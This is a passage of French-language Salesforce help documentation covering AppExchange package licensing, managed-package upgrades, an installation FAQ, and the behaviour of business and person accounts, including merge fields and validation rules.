- Obtenir la liste de tous les utilisateurs qui disposent d'une licence pour un package.
- Attribuer une licence de package à un utilisateur ou à un groupe d'utilisateurs.
- Révoquer une licence de package précédemment attribuée à un utilisateur.

Pour plus d'informations sur les objets PackageLicense et UserPackageLicense, avec un exemple de code, reportez-vous à Référence des objets de Salesforce et de Force.com.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour gérer les licences pour une application AppExchange :

- Gérer les licences de package

# Mise à niveau des packages

Salesforce prend en charge les mises à niveau des packages gérés uniquement. Les éditeurs peuvent publier une mise à niveau pour un package géré et informer les installateurs de la mise à disposition de la nouvelle version. Les installateurs d'un package géré peuvent ensuite installer la mise niveau comme suit :

1. Avant d'installer une mise à niveau, déterminez si l'application installée provient d'un package géré. Pour cela, recherchez l'icône Géré-Installé sur la page de détail de chacun des composants et dans la liste des packages installés.

   Si l'application installée ne provient pas d'un package géré, aucune mise à niveau n'est disponible.

2. Installez ensuite la mise à niveau comme n'importe quel autre package d'AppExchange. Si l'éditeur a fourni un lien vers la nouvelle version, suivez ce lien jusqu'au package en question et installez-le dans votre entreprise. La première page de l'assistant d'installation répertorie la version actuelle dont vous disposez, la version que vous êtes sur le point d'installer, ainsi que la liste des composants supplémentaires inclus dans la nouvelle version.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour télécharger des packages :
- Télécharger des packages AppExchange

Pour installer et désinstaller des packages :
- Télécharger des packages AppExchange

## Remarques sur la mise à niveau des packages gérés

Tenez compte des points suivants lorsque vous mettez à niveau un package géré :

- Tous les objets personnalisés existants précédemment déployés restent déployés. Salesforce vous invite à déployer les nouveaux objets personnalisés ou les objets personnalisés précédents non déployés.
- Les paramètres de profil des composants d'un package peuvent être modifiés par le client, mais ne peuvent pas être mis à niveau par le développeur du package. Si le développeur peut modifier les paramètres de profil après la publication du package, ces modifications ne sont pas intégrées dans une mise à niveau. Les clients doivent mettre à jour manuellement les paramètres de profil après la mise à niveau du package. Par contre, les ensembles d'autorisations d'un package peuvent être mis à niveau par le développeur. Par conséquent, les modifications qu'il effectue sont reflétées dans l'organisation du client après la mise à niveau du package.
- Si le développeur décide d'ajouter des champs personnalisés universellement requis, ces derniers présenteront des valeurs par défaut.
- Les valeurs du Système de traduction des composants qui peuvent être « modifiés mais pas mis à niveau », sont exclues des mises à niveau.
- Si un package installé possède un accès API `Limité`, les mises à niveau réussissent uniquement si la version mise à niveau ne contient aucune commande s-control. Si la version mise à niveau contient des commandes s-control, vous devez modifier l'accès API du package installé et le remplacer par `Illimité`.
- Lorsque vous mettez un package à niveau, les modifications apportées à l'accès API sont ignorées même si le développeur les a spécifiées. Ceci permet de s'assurer que l'administrateur installant la mise à niveau possède un contrôle intégral. Au cours de l'installation, les installateurs doivent étudier attentivement les modifications apportées à l'accès des packages pour chaque mise à niveau et noter toutes les modifications acceptables. Ensuite, dans la mesure où ces modifications sont ignorées, l'administrateur doit appliquer manuellement toutes les modifications acceptables après l'installation d'une mise à niveau.

# FAQ de l'installation de packages


- Puis-je désinstaller des packages installés à partir d'AppExchange?
- Pourquoi ma désinstallation a-t-elle échoué ?
- Qui peut utiliser AppExchange ?
- Pourquoi mon installation ou ma mise à niveau a-t-elle échoué ?
- Puis-je personnaliser des packages AppExchange ?
- Qui peut utiliser des packages AppExchange ?
- Comment puis-je mettre à niveau un package installé ?
- Quel est le niveau de sécurité des composants que j'installe ?
- Que devient mon préfixe d'espace de noms lorsque j'installe un package ?
- Puis-je réinstaller un package AppExchange après l'avoir désinstallé ?
- Lorsque j'installe un package répertorié dans AppExchange, les objets, les onglets et les applications personnalisés de ce package sont-ils pris en compte dans les limitations de mon édition Salesforce ?


Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Puis-je désinstaller des packages installés à partir d'AppExchange?

Oui. Tous les packages installés figurent dans la page Packages installés. Vous pouvez supprimer un package en cliquant sur le lien **Désinstaller** en regard de son nom.

## Pourquoi ma désinstallation a-t-elle échoué ?

Salesforce vous empêche de désinstaller un package si cette opération entraîne un dysfonctionnement des composants restants.

## Qui peut utiliser AppExchange ?

Tout le monde peut parcourir et tester les listes AppExchange. Les administrateurs et les utilisateurs Salesforce qui disposent de l'autorisation « Télécharger des packages AppExchange » peuvent installer des applications AppExchange. Pour publier une application sur l'AppExchange, un utilisateur doit disposer des autorisations « Créer des packages AppExchange » et « Télécharger des packages AppExchange ».

## Pourquoi mon installation ou ma mise à niveau a-t-elle échoué ?

L'échec d'une installation peut avoir plusieurs explications :

- Le package inclut des objets personnalisés entraînant le dépassement du nombre maximal d'objets personnalisés autorisé pour votre organisation.
- Le package inclut des onglets personnalisés entraînant le dépassement du nombre maximal d'onglets personnalisés autorisé pour votre organisation.
- Le développeur du package a téléchargé une version plus récente de ce dernier et a rendu obsolète la version associée à cette URL d'installation. Contactez l'éditeur du package pour obtenir l'URL d'installation de la dernière version.
- Vous essayez d'installer une extension vers un package, mais vous n'avez pas installé le package de base.
- Le package nécessite l'activation de certains composants dans votre organisation ou de fonctionnalités requises dans votre édition.
- Le package contient un code Apex et vous n'êtes pas autorisé(e) à exécuter Apex dans votre organisation.
- Le package que vous installez a échoué au test Apex.

## Puis-je personnaliser des packages AppExchange ?

Oui, tous les packages peuvent être personnalisés. Cependant, pour garantir la compatibilité avec les versions futures, certains aspects des packages gérés ne sont pas modifiables.

Pour connaître la liste des composants modifiables dans un package géré, reportez-vous au guide ISVforce.

## Qui peut utiliser des packages AppExchange ?

Si vous utilisez une organisation Enterprise Edition, Unlimited Edition, Performance Edition ou Developer Edition, choisissez les profils utilisateur ayant accès au package lors du processus d'installation. Les packages installés dans les entreprises qui utilisent Professional Edition et Group Edition accordent un accès intégral à tous les profils utilisateur. Toutefois, quelle que soit l'édition utilisée, tous les objets personnalisés sont installés en mode En cours de développement, qui empêche les utilisateurs standard de les voir. Les utilisateurs doivent être autorisés à personnaliser l'application pour pouvoir afficher les objets personnalisés en mode En cours de développement. Lorsque vous êtes prêt à déployer le package vers d'autres utilisateurs, attribuez le statut “Déployé” aux objets personnalisés.

## Comment puis-je mettre à niveau un package installé ?

Les packages gérés peuvent être mis à niveau. Avant l'installation d'un package, contactez l'éditeur afin de déterminer s'il est géré.

## Quel est le niveau de sécurité des composants que j'installe ?

Salesforce effectue des contrôles de sécurité périodiques sur toutes les applications répertoriées publiquement dans AppExchange. Lors de l'installation d'applications tierces avec un accès aux données, ces applications peuvent avoir accès à d'autres données au sein de l'organisation dans laquelle le package a été installé. Les listes privées ne font pas l'objet d'un contrôle de sécurité et les administrateurs sont invités à inspecter rigoureusement l'application avant de valider son installation dans l'organisation.

## Que devient mon préfixe d'espace de noms lorsque j'installe un package ?

Un préfixe d'espace de noms est un identificateur global unique que vous pouvez demander si vous envisagez de créer un package géré. Tous les composants d'un package géré que vous installez, et qui vient d'un autre développeur, contiennent le préfixe d'espace de noms du développeur de votre entreprise. Toutefois, les packages non gérés peuvent aussi avoir un préfixe d'espace de noms s'ils proviennent d'une entreprise qui possédait un package géré. Lorsque vous installez un package non géré contenant un préfixe d'espace de noms, Salesforce remplace celui du développeur par le vôtre.

## Puis-je réinstaller un package AppExchange après l'avoir désinstallé ?

Oui. Vous pouvez réinstaller un package de la même manière que vous l'avez installé.

## Lorsque j'installe un package répertorié dans AppExchange, les objets, les onglets et les applications personnalisés de ce package sont-ils pris en compte dans les limitations de mon édition Salesforce ?

Non. Si vous installez un package depuis AppExchange, ses objets, onglets et applications personnalisés ne sont pas pris en compte dans les limitations de votre édition Salesforce. Cependant, si le package utilise d'autres types de composant personnalisé, par exemple des champs personnalisés, ils sont pris en compte dans les limitations correspondantes de votre édition Salesforce.

Remarque: Ces règles s'appliquent uniquement aux packages gérés répertoriés dans AppExchange. Si vous installez un package non géré ou un package géré qui n'est pas répertorié publiquement dans AppExchange, ses objets, onglets, et applications personnalisés ne sont pas pris en compte dans les limitations de votre édition Salesforce.

# Vente à vos clients

## Augmentation de vos succès commerciaux avec Salesforce

Vous souhaitez optimiser votre efficacité commerciale ? Découvrez les principales fonctionnalités commerciales et de productivité commerciale Salesforce.

## Principales fonctionnalités commerciales

Gérez les bases : les personnes auxquelles vous vendez, les produits et les services que vous offrez, et plus encore.

- Comptes
- Contacts
- Pistes
- Campagnes
- Opportunités
- Produits et catalogues de prix
- Contrats
- Intégration des réseaux sociaux
- Gestion des territoires d'entreprise
- Prévisions collaboratives
- Data.com

## Fonctionnalités de productivité commerciale

Optimisez votre expérience Salesforce en suivant les événements, en communiquant avec les clients par e-mail et plus encore.

- Accueil
- Notes
- Activités
- Événements et calendriers
- Tâches
- E-mail Salesforce
- Intégration de la messagerie Microsoft® pour Office 365™
- Work.com

# Gestion des personnes et des organisations clientes

## Définition de vos clients, concurrents et partenaires

### Comptes

Utilisez les comptes Salesforce pour stocker des informations sur vos clients ou les entités avec lesquelles vous travaillez (entreprises, écoles, agences gouvernementales ou individus).

Un compte est comparable à un dossier de fichiers dans lequel vous conservez chaque information dont vous disposez sur un client. Par exemple, si vous stockez des informations sur une société, vous ajoutez son nom, ses coordonnées, une personne à contacter, les commandes passées et en cours, et les autres informations associées. Vous pouvez également conserver un journal des appels ou des demandes de service.

Dans Salesforce, les informations sur la société (nom, adresse, site web, etc.) sont stockées dans un *enregistrement de compte*. Les informations associées au compte, telles que la personne à contacter, les notes et les commandes, sont stockées dans d'autres types d'enregistrement. Salesforce facilite l'accès à tous les enregistrements associés à chaque compte en les répertoriant dans la page d'accueil de l'enregistrement du compte. Vous pouvez localiser, créer, supprimer, trier et filtrer vos comptes sous l'onglet Comptes. Sélectionnez un compte pour afficher la page d'accueil de son enregistrement, pour le modifier, et pour accéder à d'autres enregistrements associés au compte.

Voici les points à retenir concernant les comptes.

**Salesforce offre deux types de compte**

Par défaut, les comptes Salesforce sont des *comptes professionnels*. Les comptes professionnels sont utilisés pour stocker des informations sur des sociétés et d'autres entités. Les administrateurs Salesforce peuvent également configurer des *comptes personnels*, qui sont utilisés pour stocker des informations sur des personnes individuelles. Par exemple, les comptes personnels conviennent mieux aux clients qui sont des acheteurs en ligne, des membres d'un club de gym, des touristes ou d'autres consommateurs individuels. Selon le type de client de votre société, vous pouvez avoir un seul type de compte ou les deux.

Éditions

Les comptes professionnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions

Les comptes personnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Dans l'aide en ligne et la documentation de Salesforce, le terme *compte* (client) fait toujours référence aux comptes professionnels et aux comptes personnels. Nous utilisons les termes *comptes professionnels* et *comptes personnels* lorsqu'il existe des différences entre les deux types de compte.

**La fonctionnalité Comptes peut être renommée**

Votre administrateur Salesforce peut remplacer le nom des comptes par un terme plus adapté à votre activité, par exemple *Clients* ou *Patients*. Cependant, ils sont toujours référencés sous le terme *comptes* dans l'aide de Salesforce.

**Les utilisateurs peuvent accéder aux comptes à partir d'appareils mobiles**

Vos comptes sont accessibles à partir du site complet de Salesforce, ou de l'application mobile Salesforce1 si votre administrateur Salesforce a activé l'accès Salesforce1.

**Les comptes peuvent être associés à des réseaux sociaux et à des actualités**

Des informations supplémentaires et des mises à jour sur vos comptes sont disponibles si votre société utilise Comptes, contacts et pistes sociaux, le composant Actualités (Lightning Experience uniquement) ou les fonctionnalités Data.com Clean.

CONSULTER ÉGALEMENT :

- Comptes, contacts et pistes sociaux
- Équipes de compte
- Gestion des e-mails et des modèles dans Lightning Experience
- Gérer le travail et consulter l'activité passée dans Lightning Experience
- Comptes, contacts et pistes sociaux

## Qu'est-ce qu'un compte personnel ?

Les comptes personnels conservent des informations individuelles sur des consommateurs.

**Remarque:** Cette version contient une version bêta des comptes personnels dans Lightning Experience, de qualité production, mais avec des limitations connues. Pour plus d'informations sur l'activation des comptes personnels de votre organisation, reportez-vous à la section Activation des comptes personnels à la page 1862.

Par défaut, les comptes Salesforce sont des *comptes professionnels*. Les comptes professionnels sont utilisés pour stocker des informations sur des sociétés et d'autres entités. Les administrateurs Salesforce peuvent également configurer des *comptes personnels*, qui sont utilisés pour stocker des informations sur des personnes individuelles. Par exemple, les comptes personnels conviennent mieux aux clients qui sont des acheteurs en ligne, des membres d'un club de gym, des touristes ou d'autres consommateurs individuels. Selon le type de client de votre société, vous pouvez avoir un seul type de compte ou les deux.

Les comptes personnels fonctionnent différemment des comptes professionnels. Par exemple, les comptes personnels ne peuvent pas inclure de contacts. À la place, l'enregistrement de compte personnel stocke les informations habituellement enregistrées en tant que contact professionnel, notamment le Prénom et le Nom. Vous pouvez généralement utiliser un compte personnel comme un contact. Par exemple, vous pouvez inviter un compte personnel à une réunion ou l'associer à une campagne. Pour plus d'informations sur les différences entre comptes personnels et les comptes professionnels, reportez-vous à Comportements des comptes personnels.

**Remarque:** Dans l'aide en ligne et la documentation de Salesforce, le terme *compte* (client) fait toujours référence aux comptes professionnels et aux comptes personnels. Nous utilisons les termes *comptes professionnels* et *comptes personnels* lorsqu'il existe des différences entre les deux types de compte.

Éditions

Les comptes professionnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions

Les comptes personnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Comportements des comptes personnels
- Comptes

## Considérations relatives aux champs de fusion pour des comptes personnels

Vous pouvez insérer un champ de fusion dans un e-mail, un modèle d'e-mail, un modèle de publipostage, un lien personnalisé ou une formule afin d'incorporer les valeurs d'un enregistrement. Vous pouvez utiliser des champs de fusion dans l'objet et dans le corps de modèles HTML personnalisés. Pour utiliser des champs de fusion, vous devez comprendre leur fonctionnement et le résultat généré dans vos documents et vos e-mails fusionnés.

- Si votre organisation utilise des comptes personnels, les champs compte professionnel et compte personnel sont disponibles en tant que champs de fusion de compte. Les champs de compte propres aux comptes personnels, tels que `Date d'anniversaire`, `Adresse e-mail` et `Titre`, comportent Account.Person dans leurs noms de champ de fusion. Par exemple, `{!Account.PersonBirthdate}`.
- Vous pouvez utiliser le champ de fusion {!Account.IsPersonAccount} pour déterminer si vous utilisez un compte personnel ou un compte professionnel.
- Les champs de compte qui avait des noms et des étiquettes uniques ne peuvent plus être uniques, car certains champs de contact sont affichés dans l'objet compte. Ces champs dans la page des comptes sont identifiés par l'icône compte personnel ( ). Assurez-vous que tous les champs personnalisés ont des noms et des étiquettes uniques dans votre organisation, pour permettre au champ de fusion de référencer le champ correct. Pour plus d'informations, reportez-vous à Qu'est-ce qu'un compte personnel ? à la page 1280

**Important:**

- Si deux objets personnalisés ou plus ont des noms ou des étiquettes identiques, un seul objet est affiché lorsque vous les sélectionnez dans champs de fusion disponibles. Pour sélectionner des champs de fusion dans tous les objets, assurez-vous que tous les objets personnalisés ont des noms et des étiquettes uniques.

Éditions

Les comptes professionnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions

Les comptes personnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Comptes

Règles de validation de comptes personnels

## Règles de validation de comptes personnels

**Important:** Une fois activés, les comptes personnels ne peuvent pas être désactivés. Par conséquent, nous recommandons aux clients existants de créer une organisation sandbox afin de déterminer comment les comptes personnels vont affecter leur organisation.

Champ de fusion que vous pouvez insérer dans un modèle d'e-mail, un modèle de publipostage, un lien personnalisé ou une formule afin d'incorporer les valeurs d'un enregistrement. La liste des champs de fusion disponibles dépend du type de données que vous utilisez. Cette rubrique présente des notes d'utilisation de champs de fusion dans des règles de validation avec des comptes personnels.

Éditions

Disponible avec : Salesforce Classic

Les comptes professionnels sont disponibles dans : **Toutes** les éditions à l'exception de **Database.com**

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Conseils

- Pour définir une règle de validation ne s'appliquant qu'aux comptes personnels, utilisez le champ de fusion `Est un compte personnel`. Par exemple, `Account.City = "San Francisco"` vérifie que la ville d'un compte professionnel ou personnel correspond à San Francisco, alors que `IsPersonAccount ( Account.City = "San Francisco")` vérifie que la ville d'un compte personnel correspond à San Francisco.
- Vous devez gérer les noms de compte personnel et de compte professionnel séparément dans les règles de validation de compte.
  - Pour des comptes professionnels, utilisez le champ de fusion `Nom`.
  - Pour des comptes personnels, utilisez les champs de fusion `Prénom` et `Nom`.
- Les champs `Date d'anniversaire` et `Adresse e-mail`, entre autres, qui ne sont pris en charge que pour les comptes personnels, sont disponibles en tant que champs de fusion dans les règles de validation de compte. Lorsque vous utilisez l'un de ces champs de fusion, notez que les enregistrements de compte professionnel sont traités comme si ces champs comportaient des valeurs vides. Pour des champs de compte professionnel et de compte personnel, reportez-vous à Champs de compte à la page 1293.

CONSULTER ÉGALEMENT :

Comptes

Considérations relatives aux champs de fusion pour des comptes personnels

## Qu'est-ce qu'un compte professionnel et en quoi diffère-t-il d'un compte personnel ?

Un compte professionnel est une entreprise, un organisme, une société ou n'importe quelle entité commerciale à laquelle vous pouvez associer plusieurs contacts. Les comptes professionnels sont disponibles dans toutes les éditions et sont associés à une icône de dossier ( ).

Dans Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, votre organisation Salesforce peut être activée pour utiliser des comptes personnels ( ), qui sont des consommateurs individuels fonctionnant à la fois comme comptes et comme contacts.

CONSULTER ÉGALEMENT :

Comptes

## Comportements des comptes personnels

Les comptes personnels sont des comptes qui peuvent également être utilisés comme contacts dans de nombreuses situations : Il existe toutefois certaines zones principales dans lesquelles les comptes personnels diffèrent des comptes professionnels ou font l'objet de considérations à part.

**Remarque:** Cette version contient une version bêta des comptes personnels dans Lightning Experience, de qualité production, mais avec des limitations connues. Pour plus d'informations sur l'activation des comptes personnels de votre organisation, reportez-vous à la section Activation des comptes personnels à la page 1862.

| Fonctionnalité de Salesforce | Comportement du compte personnel |
|---|---|
| Fusion de comptes | Les comptes personnels ne peuvent être fusionnés qu'avec d'autres comptes personnels. Reportez-vous à Fusion de comptes dupliqués à la page 1310. |
| Création de compte rapide | Sur la page d'accueil des comptes, les champs de la zone Création rapide diffèrent selon que le type d'enregistrement de compte par défaut défini dans votre profil est un compte personnel ou un compte professionnel. |
| Comptes | Les comptes personnels ne peuvent pas avoir de relations avec d'autres comptes ou avec des contacts. Il est impossible de les inclure dans les hiérarchies de comptes. |
| Activités | Les comptes personnels peuvent être associés à des évènements ou activités à l'aide des champs `Nom` ou `Associé à`.<br>À l'instar des contacts, les comptes personnels peuvent être invités à des événements.<br>Pour permettre aux utilisateurs de demander une réunion avec un compte personnel, le champ `E-mail` doit être ajouté à la présentation de page des Comptes personnels. |
| Campagnes | Tout comme les contacts, les comptes personnels peuvent être ajoutés à des campagnes et avoir une liste asssociée Historique de la campagne. |
| Requêtes | Vous pouvez entrer des comptes personnels dans le champ `Nom du compte`, le champ `Nom du contact` ou les deux. |
| Suivi de fil Chatter | Lorsque vous suivez des comptes personnels, vous suivez les champs de comptes, mais pas les champs de contacts. |
| Communautés et portails | Tout comme les contacts, vous pouvez activer des comptes personnels en tant qu'utilisateurs de portail et de communautés Client.<br>Vous ne pouvez pas activer les comptes personnels en tant qu'utilisateurs de communautés et de portail Partenaire. |

Éditions

Les comptes professionnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions

Les comptes personnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Fonctionnalité de Salesforce | Comportement du compte personnel |
| --- | --- |
| Rôles des contacts | Tout comme les contacts, vous pouvez associer des comptes personnels à des comptes, requêtes, contrats et opportunités à l'aide de la liste associée Rôles des contacts.<br><br>De la même façon, vous pouvez associer des contacts aux comptes personnels à l'aide de la liste associée Rôles des contacts. |
| Contacts | Contrairement aux comptes professionnels, les comptes personnels ne peuvent pas avoir de relations avec les contacts. |
| Objets personnalisés | Les objets personnalisés dotés d'une relation avec des comptes ou des contacts peuvent être ajoutés en tant que listes associées sur des comptes personnels. |
| Data.com | Les comptes personnels ne sont pas pris en charge par les produits et les fonctionnalités Data.com. |
| Intégration à votre matériel de bureau | Les comptes personnels sont pris en charge par les fonctionnalités d'intégration Salesforce suivantes.<br>• Lightning pour Outlook<br>• Salesforce pour Outlook<br>• Connect Offline<br><br>Les comptes personnels ne sont pas pris en charge par Lightning Sync. |
| Gestion des duplications | Les comptes personnels ne sont pas pris en charge par la Gestion des duplications de Data.com. |
| E-mail | Tout comme les contacts, vous pouvez envoyer des e-mails un par un ou en masse à des comptes personnels. |
| ExactTarget | Les comptes personnels sont pris en charge, mais avec une configuration supplémentaire. |
| Historique de champ | Les champs de compte de contact affichés dans les enregistrements de compte personnel peuvent être suivis à l'aide des paramètres de l'historique des champs de compte. L'historique des champs de compte personnel est ensuite capturé dans la liste associée Historique des comptes, dans le rapport Historique des comptes et dans les journaux d'audit des champs. |
| Champs | La plupart des champs Compte et Contact standard et tous les champs Compte et Contact personnalisés sont disponibles pour les présentations de page des comptes personnels.<br><br>Certains champs de comptes professionnels (tels que `Compte parent` et `Afficher la hiérarchie`) et certains champs de contact (tels que `Rattachement hiérarchique`) ne sont pas pris en charge pour les comptes personnels.<br><br>Reportez-vous à Champs des comptes personnels.<br><br>. |
| Icônes | Dans Salesforce Classic, les comptes personnels sont associés à une icône représentant une personne ( ), tandis que les comptes professionnels ont une icône représentant un dossier ( ).<br><br>Dans Lightning Experience, les comptes personnels sont associés à une icône représentant une personne et un bâtiment ( ), tandis que les comptes professionnels ont une icône représentant un bâtiment ( ).<br><br>Vous pouvez ajouter l'icône du compte personnel aux résultats de recherche, aux vues de liste et aux boîtes de dialogue de recherche en ajoutant le champ `Est un compte personnel` à la présentation de recherche ou vue de liste appropriée. |

| Fonctionnalité de Salesforce | Comportement du compte personnel |
|---|---|
| Assistants d'Importation | Les comptes personnels peuvent être importés à l'aide de l'Assistant d'importation de données, ainsi que l'assistant d'importation individuel des comptes personnels. |
| Conversion des pistes | Les pistes qui n'ont aucune valeur dans le champ `Société` sont converties en comptes personnels. Les pistes qui ont une valeur dans le champ `Société` sont converties en comptes professionnels. |
| Vues de liste | Les comptes personnels s'affichent dans toutes les vues de liste de comptes et de contacts, à l'exception de la liste Contacts récents de la page d'accueil Contacts.<br>Découvrez rapidement quels enregistrements correspondent à des comptes personnels en ajoutant le champ `Est un compte personnel` à la liste des champs à afficher. Pour inclure ou exclure des comptes personnels d'une vue de liste, ajoutez le champ `Est un compte personnel` au critère de filtrage. |
| Configurations mobile pour Salesforce Classic | Les configurations de Salesforce Classic Mobile qui comprennent l'objet compte fournissent automatiquement des comptes personnels et des comptes professionnels sur les appareils mobiles des utilisateurs.<br>Les comptes personnels peuvent être exclus du jeu de données de la configuration à l'aide du critère « *`Est un compte personnel égal à False`* ». Pour mobiliser uniquement les comptes personnels, utilisez le critère « *`Est un compte personnel égal à True`* ». Si une configuration mobile contient des comptes, mais aucun contact, les utilisateurs affectés à cette configuration affichent un onglet Contacts dans l'application cliente mobile et l'onglet inclut des comptes personnels. |
| Création de packages | Les composants et les attributs de comptes personnels peuvent être inclus dans des packages gérés et non gérés. |
| Présentations de page | Les comptes personnels ont leurs propres présentations de page qui peuvent comprendre des champs de compte et de contact, des liens de compte personnalisés, et des listes de compte et de contact associées.<br>La présentation de page des comptes personnels ne prend pas en charge les champs `Rattachement hiérarchique` et `Compte principal`. Reportez-vous à Champs des comptes personnels. |
| Pardot | Les comptes personnels sont pris en charge, mais avec une configuration supplémentaire. |
| Partenaires | Vous pouvez utiliser la liste associée Partenaires pour relier des comptes personnels entre eux. Nous recommandons de renommer la liste associée Partenaires afin de refléter le mode de connexion de vos comptes personnels. |
| Générateur de processus | La création ou la modification d'un compte personnel déclenche le Générateur de processus, si applicable. |
| Types d'enregistrement | Les administrateurs ont la possibilité de configurer plusieurs types d'enregistrement pour les comptes personnels. Un compte personnel ne peut devenir qu'un type d'enregistrement de compte personnel. |

| Fonctionnalité de Salesforce | Comportement du compte personnel |
|---|---|
| Changement du nom des onglets et champs standard | Pour personnaliser les noms des onglets et des champs qui sont affichés dans les enregistrements de compte personnel, les administrateurs doivent personnaliser les onglets et les champs de compte et de contact. |
| Salesforce1 | Dans les organisations qui ont activé les comptes personnels et Salesforce1, il est possible de créer, de gérer et d'accéder à des comptes personnels dans Salesforce1 en utilisant la plupart des fonctionnalités. |
| Recherche | Dans Lightning Experience et Salesforce1, les comptes personnels sont affichés dans les résultats de recherche de comptes et de contacts. Dans Salesforce Classic, les comptes personnels sont affichés uniquement dans les résultats de recherche de comptes.<br>Pour aider les utilisateurs à différencier les comptes personnels des comptes professionnels dans les résultats de recherche, les administrateurs peuvent ajouter le champ `Est un compte personnel` à la présentation de recherche appropriée. |
| Portail libre-service | Tout comme les contacts, vous pouvez activer des comptes personnels en tant qu'utilisateurs de votre portail libre-service.<br>**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service. |
| Paramètres de partage | Si vous avez activé les fonctions de comptes personnels, le partage par défaut de l'organisation pour les contacts est défini sur Contrôlé par parent. Il n'est pas modifiable.<br>Si votre organisation a personnalisé les paramètres de partage des contacts et que vous souhaitez activer les comptes personnels, modifiez la valeur par défaut de l'organisation pour les contacts en la définissant sur Contrôlé par parent. Toutes les règles de partage des contacts et les contacts partagés manuellement seront alors supprimés. |
| Comptes, contacts et pistes sociaux | De la même façon que les contacts, vous pouvez associer des comptes personnels à des profils de réseaux sociaux. |
| Demandes Rester en contact | Comme les contacts, vous pouvez envoyer des demandes Rester en contact, une par une ou en masse, aux comptes personnels. |
| Stockage | Les comptes personnels sont pris en compte dans le stockage des comptes ainsi que dans le stockage des contacts, car chaque compte personnel est composé d'un compte et d'un contact. |
| Visual Workflow | La création ou la modification d'un compte personnel déclenche des flux créés avec Visual Workflow. |
| Règles de Workflow | La création et la modification d'un compte personnel déclenchent les règles de workflow du compte. |

CONSULTER ÉGALEMENT :

Qu'est-ce qu'un compte personnel ?

Activation des comptes personnels

https://help.salesforce.com/help/pdfs/en/salesforce_B2C_implementation_guide.pdf

## Consignes relatives à la modification du type d'enregistrement d'un compte

Les types d'enregistrement déterminent les processus métiers, les valeurs de listes de sélection et les présentations de page disponibles lors de la création d'enregistrements. Avant de changer le type d'enregistrement d'un compte, notez les points importants ci-dessous.

Si votre organisation utilise des comptes personnels, votre administrateur a configuré deux types d'enregistrement pour les comptes : un pour les comptes professionnels et un autre pour les comptes personnels. Dans l'interface utilisateur, vous pouvez changer le type d'enregistrement de compte professionnel à compte professionnel ou de compte personnel à compte personnel. Cependant, pour changer le type d'enregistrement de compte professionnel à compte personnel, ou inversement, vous devez utiliser l'API.

CONSULTER ÉGALEMENT :

- Types d'enregistrement
- Guide de mise en œuvre : Mise en œuvre de comptes personnels
- SOAP API Developer Guide : Types d'enregistrement de compte personnel

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Types d'enregistrement disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Affichage des listes de comptes

La page de liste des comptes affiche la liste des comptes dans votre vue actuelle.

- Cliquez sur un nom de compte pour afficher les détails de ce compte.
- Cliquez sur **Modifier** ou sur **Suppr** en regard d'un nom de compte pour modifier ou supprimer ce compte.
- Si votre entreprise utilise des comptes personnels et que votre vue de liste actuelle comprend le champ `Est un compte personnel`, l'en-tête de colonne de ce champ est l'icône du compte personnel ( ) dans Salesforce Classic. Cliquez sur l'icône du compte personnel dans l'en-tête pour trier les comptes personnels par ordre ascendant ou descendant.

CONSULTER ÉGALEMENT :

Comptes

## Éditions

Les comptes professionnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions

Les comptes personnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher des listes de comptes :

- Lire sur les comptes

Pour créer des comptes professionnels :

- Autorisation de création sur les comptes

Pour créer des comptes personnels :

- Autorisation de création sur les comptes et les contacts

# Utilisation de comptes

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher des comptes : | Lire sur les comptes |
| Pour modifier des comptes professionnels : | Autorisation de modification sur les comptes |
| Pour modifier des comptes personnels : | Modifier sur les comptes et les contacts |
| Pour activer des comptes partenaires : | Gérer les utilisateurs externes |
| Pour désactiver des comptes partenaires : | Modifier des comptes<br>ET<br>Gérer les utilisateurs externes |
| Pour désactiver les comptes du portail client : | Modifier les comptes<br>ET<br>Modifier les utilisateurs libre-service |

Éditions

Les comptes professionnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions

Les comptes personnels sont disponibles dans : Salesforce Classic et Lightning Experience

